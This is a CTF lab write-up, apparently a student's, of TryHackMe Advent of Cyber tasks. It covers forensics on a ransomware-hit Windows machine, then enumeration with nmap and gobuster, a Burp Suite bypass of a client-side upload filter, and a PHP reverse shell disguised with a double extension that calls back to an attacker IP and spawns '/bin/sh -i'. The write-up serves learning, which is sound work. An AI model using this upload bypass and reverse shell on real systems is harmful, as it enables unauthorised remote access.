


```
bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==
```

```
nomorebestfestivalcompany
```

Question 3

Navigating into the **Backup** partition and going into the hidden folder called **confidential**, We can see that the file is encrypted in **.grinch**




This PC > Backup (Z:) > confidential

Name	Date modified	Type	Size
master-password	11/25/2020 4:47 PM	Text Document	1 KB
master-password.txt.grinch	11/25/2020 4:47 PM	GRINCH File	1 KB

Question 4


We open the **Task Scheduler** and go into **Task Scheduler Library** which is under **Task Scheduler (Local)**, one of the Task that seems suspicious is **opidsfsdf**



Name	Status	Triggers
Amazon Ec2 ...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator
ShadowCopy...	Ready	Multiple triggers defined

Question 5

By opening the Properties of opidsfsdf and going into the **Trigger** tab, shows the location of the file which is **C:\Users\Administrator\Desktop\opidsfsdf.exe**




opidsfsdf Properties (Local Computer)

When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6

Another scheduled task that is related to VSS called **ShadowCopyVolume** with the ID of **7a9eea15-0000-0000-0000-010000000000**




Name	Status	Triggers
Amazon Ec2 Launch - Instance Initializat...	Ready	At system startup
GoogleUpdateTaskMachineCore	Disabled	Multiple triggers defined
GoogleUpdateTaskMachineUA	Disabled	At 5:05 AM every day - After trigg
opidsfsdf	Ready	At log on of ELFSTATION4\Admin
ShadowCopyVolume{7a9eea15-0000-00...	Ready	Multiple triggers defined

Name: ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}

Question 7


After assigning a letter to the hidden partition which is **Backup**, enabling the **Hidden items** in the **View** tab of the File Explorer, the hidden folder is named **confidential**



Name	Date modified	Type	Size
confidential	7/19/2022 10:16 PM	File folder	
database	12/11/2020 7:56 A...	File folder	

Question 8

After restoring the encrypted file for the hidden folder, we can now open the master-password file and reveals **m33pa55w0rdIZseecure!**


This PC > Backup (Z:) > confidential
Name
master-password
master-password.txt.grinch
master-password - Notepad
File Edit Format View Help

```
m33pa55w0rdIZseecure!
```

Thought Process:

Upon logging in into the machine, we can see the wallpaper says **THIS IS FINE**, We also notice a txt file called **RansomNote**, Opening it reveal us that all of our workstations has been encrypted by the grinch, he also left us a bitcoin address that is encoded in **Base64**, decoding it shows **nomorebestfestivalcompany**. By assigning a letter into the **Backup** partition so we can view it, looking through the folder we can see that it is encrypted in **.grinch** . Looking through the **Task Scheduler Library** in the **Task Scheduler**, we see there is a suspicious task called **opidsfsdf**. Looking at the property of the task and into the **Trigger** tab, it shows that it is located at **C:\Users\Administrator\Desktop\opidsfsdf.exe**. We also see there is another task that is related to VSS called **ShadowCopyVolume** with the ID of **7a9eea15-0000-0000-0000-010000000000**. Enabling the settings that shows the hidden folders in the Backup partition, it reveals a hidden folder called **confidential**. We then restore the files that was encrypted before and open the **master-password** file, showing the password which isc**m33pa55w0rdIZseecure!**


Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, nmap, Gobuster, Burp Suite, netcat, python3

Solution/walkthrough:

Question 1


Do nmap scan of the victim machine, the port that are open is port **80** and port **65000**




```
┌──(1211102056㉿kali)-[~/Downloads]
└─$ nmap 10.10.131.32 -vv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 05:01 EDT
Initiating Ping Scan at 05:01
Scanning 10.10.131.32 [2 ports]
Completed Ping Scan at 05:01, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:01
Completed Parallel DNS resolution of 1 host. at 05:01, 0.01s elapsed
Initiating Connect Scan at 05:01
Scanning 10.10.131.32 [1000 ports]
Discovered open port 80/tcp on 10.10.131.32
Increasing send delay for 10.10.131.32 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.131.32 from 5 to 10 due to 11 out of 14 dropped probes since last increase.
Discovered open port 65000/tcp on 10.10.131.32
Increasing send delay for 10.10.131.32 from 10 to 20 due to max_successful_tryno increase to 5
Completed Connect Scan at 05:01, 34.55s elapsed (1000 total ports)
Nmap scan report for 10.10.131.32
Host is up, received syn-ack (0.23s latency).
Scanned at 2022-07-20 05:01:10 EDT for 34s
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack
65000/tcp open  unknown syn-ack
```

Question 2

The default port for http is port 80 and it leads to a TryHackMe website




On port 65000 will lead to a hidden website called **Light Cycle**



Question 3


Enumerating the hidden website with Gobuster, we can see they have **upload.php**, and other directory like **/api**, **/assets**, and **/grid**



```
┌──(1211102056㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.131.32:65000 -w /usr/share/wordlists/dirb/big.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.131.32:65000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/20 05:02:11 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/.htaccess.php        (Status: 403) [Size: 280]
/.htpasswd.php        (Status: 403) [Size: 280]
/api                  (Status: 301) [Size: 319] [--> http://10.10.131.32:65000/api/]
/assets               (Status: 301) [Size: 322] [--> http://10.10.131.32:65000/assets/]
/grid                 (Status: 301) [Size: 320] [--> http://10.10.131.32:65000/grid/]
/index.php            (Status: 200) [Size: 800]
Progress: 20076 / 40940 (49.04%)                                                    [Chi
teMachine #1] WARNING: 7fd340e8dac0 Could not set cubeb stream name.: file ./dom/media/Aud
/server-status        (Status: 403) [Size: 280]
/uploads.php          (Status: 200) [Size: 1328]

===============================================================
2022/07/20 05:17:34 Finished
===============================================================
```

Question 4

/grid seems to be the directory where files will be uploaded




Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.29 (Ubuntu) Server at 10.10.176.151 Port 65000

Question 5

First setup Burp Suite where it can intercept javascript (.js).



Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^ico$\|^svg$|^...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

✓ Automatically update Content-Length header when the request is edited

Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

✓ Intercept responses based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
✓		Content type header	Matches	text
☐	Or	Request	Was modified	
☐	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
☐	And	URL	Is in target scope	

✓ Automatically update Content-Length header when the response is edited


Let Burp Suite intercept then do hard refresh with **ctrl+f5**. Keep clicking Forward until it mentions GET /assets/js/**filter.js**, Click on **Drop** for that one then continue clicking Forward for the rest of the remaining http requests.




Request to http://10.10.131.32:65000

```
GET /assets/js/filter.js HTTP/1.1
Host: 10.10.131.32:65000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.131.32:65000/uploads.php
Cookie: PHPSESSID=1fjgg7c70jhqctljupbfatkalj
Pragma: no-cache
Cache-Control: no-cache


```

Prepare the php reverse shell and save it where it contains **.png** extension but ends with **.php**




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.176.151';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies l
//
```



